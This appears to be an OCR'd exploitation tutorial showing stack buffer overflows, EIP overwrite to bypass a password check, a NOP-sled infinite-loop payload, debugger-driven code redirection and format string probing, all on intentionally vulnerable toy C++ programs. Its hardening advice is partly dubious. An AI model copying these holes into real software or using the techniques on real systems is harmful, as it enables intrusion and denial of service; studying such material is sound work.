
Consider the following program:

```
/* overflow.cpp */
#include <iostream>
using namespace std;
int main (int argc, char* argv[])   {
      char name[15];
      if ( argc < 2)    {
            fprintf (stderr, "Usage:\n%s <string>", argv[0]);
            exit(-1);
      }
      cout << "This is a buffer overflow example." << endl;
      cout << "If string buffer will exceed 15 bytes, it will cause an
overflow." << endl;
//----------------buffer overflows section code-------------
      strcpy (name, argv[1]);
//-----------------buffer overflow section end-------------
system("PAUSE");
return EXIT_SUCCESS;
}
```

Compile this program and run it. We executed it check it out:

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\access denied\code\Debug>overflow
Usage:
overflow <string>
C:\access denied\code\Debug>overflow
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
This is a buffer overflow example.
If string buffer will exceed 15 bytes, it will cause an overflow.
Press any key to continue . . .
```

This program runs normal with no side effects. It is OK until the user-supplied string is lower than 15 bytes in size. But when, the string size increases than the buffer limit then the string bytes will start overwriting the important structures in stack memory and cause buffer overflow. As in above example, when we run the program normally it runs normally but when the string exceeds the buffer limit an overflow occurs and when we pressed enter it popped out the well known “Send error report” dialogue showing that some error has occurred. When we pressed “Debug” and then “OK” then the dump of registers was clearly presented to us, as shown in figure below. Just check out the EIP and EBP registers values, which are marked in a circle.



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\access denied\code\Debug>overflow
Usage:
overflow <string>
C:\access denied\code\Debug>overflow AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
This is an buffer overflow example.
If string buffer will exceed 15 it will cause an overflow.
Press any key to continue . . .
```

overflow - Microsoft Visual C++ [break] - [Disassembly]
File Edit View Insert Project Debug Tools Window Help
Shared Documents
My Computer
My Network Places
Details

```
41414141   ???
41414142   ???
41414143   ???
41414144   ???
41414145   ???
41414146   ???
41414147   ???
41414148   ???
41414149   ???
4141414A   ???
4141414B   ???
4141414C   ???
```

```
EAX = 00000000 EBX = 7FFDE000 ECX = 00000000 EDX = 003208DC ESI = 00000000
EDI = 00000018 EIP = 41414141 ESP = 0012FF88 EBP = 41414141 EFL = 00000246 CS = 001B
DS = 0023 ES = 0023 SS = 0023 FS = 003B GS = 0000 OV=0 UP=0 EI=1 PL=0 ZR=1 AC=0 PE=1
CY=0 ST0 = -0.00000004672173994e+4107 ST1 = +0.00000000000000000e+0000
ST2 = +0.00000000000000000e+0000 ST3 = +0.00000000000000000e+0000
ST4 = +0.00000000000000000e+0000 ST5 = +0.00000000000000000e+0000
ST6 = -7.51352982895694844e+4321 ST7 = +0.00000000000000000e+0000 CTRL = 027F
```

The EIP and EBP both have got 0x41414141. Well 0x41 is the hex equivalent of 65 which is decimal equivalent of "A". Thus, the buffer string "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" is clearly unfit for a 15 bytes buffer and spawned over the structure of program code and overwrites the values to be loaded in EIP and EBP registers.

But, how to exploit this situation?

The answer is EIP!!!

Yes the EIP register. Remember from the registers discussion that EIP register contains the address of executing instruction code. In above example, we filled the EIP with 0x41414141 and when processor executes the ret instruction before exit; it has to return to the address which is contained in EIP. But, during copying process it was changed by us intentionally, therefore, it jumped to execute instruction at 0x41414141. But, it found nothing there. Thus, an exception is raised.

But, if we change the EIP value to an address where we have put executable instructions in hex format then, the processor must execute them.

For sake of simplicity, let's study some of the simple ways to trick the program execution. First of all, compile the program by avoiding the stack checking calls by using /Gs with CL as:

```
C:\Access denied\code>Cl /Gs overflow.cpp
```

This will simplify the learning process by avoiding the stack protection calls when accessing the stack. Also CL will compile and create exe file in same directory in which overflow.cpp exists. It is advised to copy the newly created overflow.exe to another directory and then analyze this newly copied file to avoid the debugger to find for source code default automatically, otherwise alter the settings of debugger.

We will also learn the ways to thwart stack protection mechanism in next discussions.

Think, if we can redirect the execution of 'main' back to 'main' function. We checked the disassembly of overflow.exe. We found the address of main is 0x0040107E. Therefore we crafted the string as "AAAAAAAAAAAAAAAAAAAA~^P@" and injected it into the overflow.exe. The output we got is as shown below.

```
C:\access denied\code\Debug\dump>overflow AAAAAAAAAAAAAAAAAAAA~^P@
This is a buffer overflow example.
If string buffer will exceed 15 bytes, it will cause an overflow.
Press any key to continue . . .
This is a buffer overflow example.
If string buffer will exceed 15 bytes, it will cause an overflow.
Press any key to continue . . .
```

We executed it twice wow!!!


The string "AAAAAAAAAAAAAAAAAAAA~^P@"has two parts, the first part is "AAAAAAAAAAAAAAAAAAAA"and second part is "~^P@". The second part is actually the address of main function i.e. "40107E" in reverse order 7E1040. As 0x7E is hex equivalent of 126 in decimal (check with calculator) and 126 is the ASCII code for "~". In same way "^P" is equivalent to 0x10 in hex which is 16 in decimal and the last 0x40 is the hex of 64 in decimal and which in turn is "@". Thus, we got the address "40107E" equal to "~^P@" (don't include inverted commas).

Note: Use the ALT + Numeric Keypad to frame the above example address in the string. E.g. Alt + 126 will print ~, Alt + 16 will print ^P and Alt + 64 will print @.

This is just an introduction to the way by which the buffer overflow bugs are exploited. Before indulging deeply into this discussion, we must learn some basics of structure of memory, its allotment and management.

The buffer overflows are of two types, heap dereferencing and stack overflow. Firstly, we will study the stack based buffer overflows.

The following figure will clear some basics about the stack memory structure.


NULL termination
Strings or variables data Buffer
Stack Frame Base Pointer
Saved Return Address (to be loaded in EIP)

The other variable will be saved in space above NULL termination. Remember after the completion of function depending upon the calling conventions, this stack frame will get cleared out. The Stack Base Pointer contains an address of the base of the stack frame for this very function. This address is the top of the stack of calling routine.

Now let’s proceed with another example. In the next software, we will be authenticating the password and if it matched it will start a command console, otherwise, will show a login failed message and will terminates.

```
/* seconsol.cpp */
#include <iostream>
#include <process.h>
using namespace std;
void consolFunc (void)  {
      system("START");
}
int main (int argc, char* argv[])   {
      // argc represents the number of command-line arguments including
      // program name.
      // argv[] is a pointer array and
      // argv[0] represents the program name,
      // argv[1] represents the first command-line argument
      // argv[2] represents the second command-line argument and so on.

      char password[] = "iAMsatisfied";   // the registered password.
      char passBuffer[21];    // remember 20 bytes for string & 21st
byte for NULL termination.

      if ( argc < 2)    {     // this section will get control if
command-line argument will be missing.
            fprintf (stderr, "Usage:\n%s <password21>", argv[0]);
            exit (-1);  // exit with error ( non-zero integer means
error).
      }
      strcpy(passBuffer, argv[1]);
      if (strcmp (password, passBuffer) == 0)   {
            consolFunc();
            goto EXIT;
      } else      {
                  cout << "Login failed." << endl;
      }
EXIT:
return EXIT_SUCCESS;
}
```

Compile the above program as:

```
CL /Gs seconsol.cpp
```

And disassemble it using dumpbin /disasm and redirect its output to a text file in dump directory as shown below

```
C:\code>dumpbin /disasm seconsol.exe >dump\seconsolx.txt
```

Let's execute the seconsol.exe and check it for proper security. Well everything is working properly. By using password 'iAMsatisfied' it opens a command console but shows 'Login failed' message if wrong user is supplied.

Now pass it a much bigger string than its buffer limit. Let's see what happens.

Yes! The overflow occurs and the EIP can be overwritten. OK friends now check out the disassembled text file and check out for the address of string "START". Well, the address of "START" can be known from .data section using

```
 Dumpbin /section:.data /rawdata:bytes seconsol.exe
```

And we found it is 0x0040E0A0, therefore, search for 40E0A0 in disassembly code file. It comes out to be 0x00401081 but we can also start from starting of function at 0x0040107E as you wish.

Now check out the number of bytes it takes to overwrite the saved return address to be loaded in EIP register and after that number of bytes place the ~^P@ (0x0040107E but in reverse order as 7E 10 40 in decimal it is equal to 126 16 64[now press all numbers in numeric key pad along with 'Alt' key] alt + 126, alt + 16, alt + 64, or directly from keypad [remember that ^P is not "shift + 6 and then P" but "ctrl + P"]).

As shown below

```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\access denied\code>seconsol
Usage:
seconsol <password21>
```

```
C:\access denied\code>seconsol iAMsatisfied

C:\access denied\code>seconsol vinnu
Login failed.

C:\access denied\code>seconsol AAAAAAAAAAAAAAAAAAAAAAAAAAAA~^P@
Login failed.

C:\access denied\code>
```

In last attempt the message shown is “Login failed.”, but it opens the command console.

Note: The “Login failed” is shown because the strcmp() function works properly and returns an error, but as we overflow the saved return address so we are able to bypass the password check (even if the check is done properly) and when main function executes the ret instruction of its own epilogue, the changed saved return address gets loaded into the EIP & execution is transferred to this address location.

Overflow with Custom Machine Code

Well, friends until this point, we were only redirecting the process within itself. But, now its time to do something different, we mean to trespass the EIP so that the processor will run the code supplied by us into a buffer. But processors do not understand the higher-level code. So we have to supply the buffer with machine instructions directly. It does not mean that we need to write full-fledged assembly programs and need an assembler.

Instead, we will be writing the small self contained, self-sufficient program snippets in c++. The method we are going to follow is called Fusion Technique.

Some important technical terms:

Fusion Technique: In this technique, we do not need an assembler but we will write the assembly instructions within

```
__asm {
      assembly code
}
```

in any c++ program and will compile the code. Then with the help of disassembler we will identify the code in whole program and then copy the hex equivalents of assembly instructions from Hex editor.

This technique is very easy and don’t need to learn whole structure of assembly programming.

Well, this technique will be quite helpful in writing full-fledged shellcode.

Shellcode: The block of opcode designed especially to provide a command shell or desired results by injecting this code into a vulnerable application. All in all it’s a code returning a shell. We’ll discus different techniques to develop shellcode for windows as well as for Linux systems in forthcoming discussions.

NOP Sled: Nop instruction is used to direct processor to do nothing, just jump on to next instruction. Its hex equivalent is 0x90 (144 in decimal). And NOP Sled is the block of 0x90 instructions used to fill the buffers where no useful processing is needed. It is helpful in buffer overflow exploits, where we are not certain about the exact address of beginning of the buffer containing the shellcode. Therefore, in such a situation the NOP Sled is filled in the beginning of shellcode containing buffer. So that the saved return address may intersect any of the address inside the NOP Sled and thus the execution will be bridged to the shellcode.

Friends, initially we will try to inject a code that does not need to be compiled. This code is very easy and can be used to perform DOS attack (Denial Of Service Attack) or partially make the system to crawl by consuming the CPU usage to 100%, but no other side effect or infection.

The code is actually a NOP Sled with an appended jump again within the NOP Sled and thus the code will trap the processor in an endless loop. The op code is

0x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xEB\xF8

The NOP Sled is according to the size of buffer (20 bytes in this case) end of the NOP Sled is appended with a jump instruction i.e. EB F8.

In printable format we will supply this code in this form as

ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉδ°

Note: Security systems like firewalls or intrusion detection systems detect the unprintable bytes in the data packets and if found then, filters them out therefore, foiling the attack plan, to thwart such filtration of shellcode, we have to transform the shellcode into printable character format. We shall discus this later in shellcode section.

Well, we got it by transforming the hex format into decimal and then writing the decimal from numeric keypad with ALT key.

Now its time to frame an ideal example

```
/* newflow.cpp */
#include <iostream>
using namespace std;
void consfunc(void)     {
      system("PAUSE");
}
int main (int argc, char* argv[])   {
      char stringBuffer[20];
```

```
	cout << "Enter the string: ";
	cin.getline(stringBuffer, 30);
	consfunc();
return EXIT_SUCCESS;
}
```

Don’t confuse with the code. It is created for fun only and roughly (in order to show you that even the secure functions like getline can also be vulnerable if implemented carelessly, using this hack, we’ll try to break the boundary of array index limited functions like getline in **Modifying the Process Memory** section). Compile this as

```
C:\>CL /Gs newflow.cpp
```

Now open the Visual C++ 6.0 and open the executable file for debugging. Now set the breakpoint at line

```
cin.getline(stringBuffer, 30);
```

by right clicking on the line or from edit menu. Now from Build menu click on Start Debug and then click GO. If needed press F10 and at console type the string when ready.

“AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA”


and press enter. Check the memory window. It will contain “AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA”. Just check out the address of the beginning of the above string. The same address will be contained by ESP register.

This very address will be the address that we need to fill the saved return address or EIP. In our case we found it to be 0x0012FF6C. Therefore, the ASCII form of opcode with return address appended to it (12FF6C in reverse order is l ^R or in decimal 6CFF12 == 108 255 18) in reverse order becomes

ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉδ°l ^R

And this is the required injection vector and when we insert it when we are prompted, the program fells in an infinite loop. Check in the Task Manager window, the CPU performance will be 100% and in processes tab the process named “newflow.exe” will be using CPU consumption will be 98 to 99.

```
C:\code>newflow
Enter the string: ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉδ°l ^R
Press any key to continue . . .
```




Windows Task Manager
File Options View Shut Down Help
Applications Processes Performance Networking Users

Image Name	User Name	CPU	Mem Usage
WDFMGR.EXE	LOCAL SERVICE	00	1,540 K
MDM.EXE	SYSTEM	00	2,552 K
SPOOLSV.EXE	SYSTEM	00	4,076 K
SVCHOST.EXE	LOCAL SERVICE	00	4,088 K
WINWORD.EXE	vinnu	00	21,804 K
SVCHOST.EXE	NETWORK SERVICE	00	2,504 K
CMD.EXE	vinnu	00	792 K
InCDsrv.exe	SYSTEM	00	3,512 K
SVCHOST.EXE	SYSTEM	00	17,744 K
SVCHOST.EXE	NETWORK SERVICE	00	3,848 K
SVCHOST.EXE	SYSTEM	00	4,468 K
newflow.exe	vinnu	99	932 K
LSASS.EXE	SYSTEM	00	988 K
SERVICES.EXE	SYSTEM	00	3,728 K
WINLOGON.EXE	SYSTEM	00	3,108 K
CSRSS.EXE	SYSTEM	00	1,480 K
SMSS.EXE	SYSTEM	00	372 K
CTFMON.EXE	vinnu	00	2,748 K
PDVDServ.exe	vinnu	00	2,676 K

☐ Show processes from all users

Processes: 28 CPU Usage: 100% Commit Charge: 141M / 1980M



```
Totals                          Physical Memory (K)
Handles          5451           Total            522032
Threads           286           Available        343476
Processes          28           System Cache     208868

Commit Charge (K)               Kernel Memory (K)
Total          147784           Total             36116
Limit         2027980           Paged             30368
Peak           162336           Nonpaged           5748

Processes: 28    CPU Usage: 100%    Commit Charge: 144M / 1980M
```

With this example, we are now able to control the CPU and can run any custom code designed for special purpose or shellcode. Friends try to do lots of practice as much as you can, every time with a different program code.

Executing the Arbitrary Code

In this discussion we are going to learn some of the tricks to execute the arbitrary code provided by us, actually the attacker shifts the execution on to the arbitrary machine code supplied by the attacker in a controlled buffer.

The attacker initiates the software and puts his shellcode in the buffer provided for legitimate input from him. Then, the memory block containing the shellcode is searched and then the execution pointer is set on the first line of shellcode and the execution is again continued.

The charm of this technique is that it does not need the software to have any memory leakage or overflow problems. Even the neatly written software pieces can also be attacked by this technique.

But a problem is there; we need sufficient rights to debug the applications. The administrators have full privileges to debug the applications effectively in NT environment.

Let's do it practically. The next program just takes input from the user and shows it on the screen.

```
/* arbcode.cpp */
#include <iostream>
using namespace std;
int main (int argc, char* argv[])   {
      char userName[21];
      char passwd[21];
      char *userId = new char;
      char *pass = new char;

      userId = "vinnu";
      pass = "iAMsatisfied";

      cout << "Enter the userid: ";
      cin.getline (userName, 21);
      cout << "Enter the password: ";
      cin.getline (passwd, 21);

      if (strcmp(userName, userId) == 0)  {
            if (strcmp (passwd, pass) == 0)     {
                  cout << "Login Successful." << endl;
            } else      {
                  cout << "Login Failed." << endl;
            }
      } else      {
            cout << "Login Failed." << endl;
      }

      delete userId;
      delete pass;
return EXIT_SUCCESS;
}
```

Compile the code and execute it as

```
C:\access denied\code>arbcode
Enter the userid: vinnu
Enter the password: iAMsatisfied
Login Successful.

C:\access denied\code>arbcode
Enter the userid: as123æ
Enter the password: coinƒ
Login Failed.

C:\access denied\code>arbcode
Enter the userid: iAMsatisfied
Enter the password: vinnu
Login Failed.

C:\access denied\code>arbcode
Enter the userid: vinnu
Enter the password: iAMsatisfiedA
Login Failed.
```

```
C:\access denied\code>
```

The program works as desired. Now we want this program to execute whatever we will provide it in userId or password buffers.

To do this, execute the program and when asked to enter the userId pass it the string ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉδ°. This string is actually

0x90\0x90\0x90\0x90\0x90\0x90\0x90\0x90\0x90\0x90\0x90\0x90\0x90\0x90\0x90\0x90\0x90\0xEB\0xF8.

Note: É is 0x90 in hex and to supply it in buffer, switch on Numlock & press Alt+144, 0xEB is Alt+235 and 0xF8 by pressing Alt+248) in numeric keypad.

```
C:\access denied\code>arbcode
Enter the userid: ÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉÉδ°
```

Do not press Enter yet. Now, open the debugger and attach to the running process **arbcode** using BUILD menu and Start Debug and then Attach to process. Now in Edit menu select Goto in text box specify the address 0x0040107E now scroll down the disassembled code in debugger and look for the code pushing the addresses lying inside the .data section. Yes, we got few, these are

```
004010B8 68 C8 30 41 00      push       4130C8h
```

This instruction pushes the address of the string

"Enter the userid:"

But this code has already executed so go on scrolling down. We found another & it is

```
004010DA 68 DC 30 41 00      push       4130DCh
```

This instruction pushes the address of the string

"Enter the password:"

Insert a breakpoint on this instruction as this instruction is yet to be executed (actually execution will be broken automatically after password prompting). And press enter in the process arbcode. The debugger will get highlighted. Now check the value of ESP and put it in address area of memory box. In our case, the registers were holding the following values


---

```
EAX = 00414D20 EBX = 7FFDE000 ECX = 0012FFB0 EDX = 00414D20 ESI =
00000000 EDI = 00000016

EIP = 004010DA ESP = 0012FF38 EBP = 0012FF80 EFL = 00000246
```

Just a little below the ESP address, we got our injected buffer values 90 90 90 90 … etc. Note the address of any of these values (our injected code is independent of first instruction execution bound, so any of the NOP instruction can get the execution control first). We selected 0x0012FF71.

There is another effective method to find out the stack addresses. Open the Call Stack window from 'view->debug window' & check out the addresses given in this window.

Now we have the address of controlled buffer. In Edit menu select Goto and insert this address as we did (Remember to select the disassembly section in debugger, nor the Goto will operate in memory box).


Go to what: Address

Enter address expression: 0x0012FF71

Type any valid debugger expression.

Right click on any of the NOP instruction and select the

"Set Next Statement" and then press "Go" or F5 key. And the arbitrary code will get the executional control. Check it out with task manager's performance tab with 100% performance or in processes tab check for CPU column of arbcode.

In this way we can do whatever we want to do. Even the programs which are neat & clean from memory overflows or off by one can also be tricked to execute the desired code.

The situation becomes bad from security point of view, when the process itself runs on higher privileges and the user can trick it to do anything using the shellcode.

Summary: In this attack, the breakpoint is set on the memory location somewhere in the .text section in the code just after the code handling the string buffer and when the debugger is popped out, the memory address of the string buffer is searched. Once we got the location of the string buffer, we can transfer the execution on the code contained in the string buffer.

Hardening the Buffer Security

The arbitrary code execution attack makes most of the software vulnerable. Even if the software will be developed using all secure techniques.

To make the software to sustain such an attack, we must take care of few things such as:

1) Delete the buffer strings from memory as soon as possible.
2) While taking the input from a user-controlled buffer, we must add junk bytes after each character of the string. This leads to the undesired result if the string will be executed or will fail the execution and will foil the attack.
3) Transform the string into something else as soon as possible so as to make it harder to find the string into the memory and foil the attempt to directly execute it even if it is found.
4) Do not define the error messages or other screen messages related to the user input in program closely with string handling code. It will make the attacker to land directly into the string handling code in executable file using the error or message tracing methods.
5) Do not use the well-known methods to get the user input in the code.
6) Always use the limit bounding string-handling functions like getline, snprintf, etc.

All these techniques are not enough to secure the software against such attacks. Remember, at some places in certain circumstances we may have to compromise and need to use some insecure techniques. Also remember that not all the bugs are exploitable. Be creative and try to employ new techniques in different programs, it will make the life somewhat harder for an attacker.

Format String Attack

This attack is a result of the lack of understanding the security issues, which arise due to bad programming habits or laziness of developers.

The issue is related to a well-known formatting function "printf" in c & c++.

Well friends, printf () is a very interesting function, its number of arguments are not fixed. printf () is such a function who's arguments shows a large variety in their type.

The format string character follows the '%' sign, which are used to format the variables as required. The printf is normally used to format the output and to display the results on the screen. We have used this function many times in our preceding programs. But at this time we are going to discus some of its extraordinary aspects.

A simple usage of printf looks like this:

Suppose a = 1, b = 2, c = 3 then

```
printf ("a = %x, b = %x, c = %x\n", a, b, c);
```

will print like it

```
a = 1, b = 2, c = 3
```

Bur suppose, if we remove the third variable from the printf format string arguments i.e.

```
printf ("a = %x, b = %x, c = %x\n", a, b);
```

In above example we have just removed the variable c from the arguments list for printf function, but we haven't intentionally removed the format string for c/c++ from the printf body. Let's use the above crafted function in an example as:

```
/* formt.cpp */
#include <iostream>
using namespace std;
int main (int argc, char* argv[])   {
      int a, b, c;
      a = 1, b = 2, c = 3;
      printf("a = %08x, b = %08x, c = %08x", a, b);
return EXIT_SUCCESS;
}
```

The execution of above program gives us:

```
a = 00000001, b = 00000002, c = 00000014
```

Hey! Look at the value c = 00000014, where from it arrived here? Well the printf is so foolish to check out that we haven’t provided it any variable for c format string. It printed a memory location from the stack where all its arguments are pushed before call.

The printf can also directly take the variable name for printing without any format string i.e. printf (variable).

Let’s program it also

```
#include <iostream>
using namespace std;
void main(int argc, char* argv[])   {
      char *array;
      if (argc < 2){
      cout << "usage: fmats <string10>" << endl;
      exit(1);
      }
      array = argv[1];
      printf(array);
}
```

Let’s execute it:

```
C:\Documents and Settings\vinnu\Develop>fmats
usage: fmats <string10>
C:\Documents and Settings\vinnu\Develop>fmats AAAAAAAA
AAAAAAAA
C:\Documents and Settings\vinnu\Develop>fmats AAAAAAAA%d
AAAAAAAA4263634
C:\Documents and Settings\vinnu\Develop>fmats AAAAAAAA%d%d
AAAAAAAA42636341245120
C:\Documents and Settings\vinnu\Develop>
```

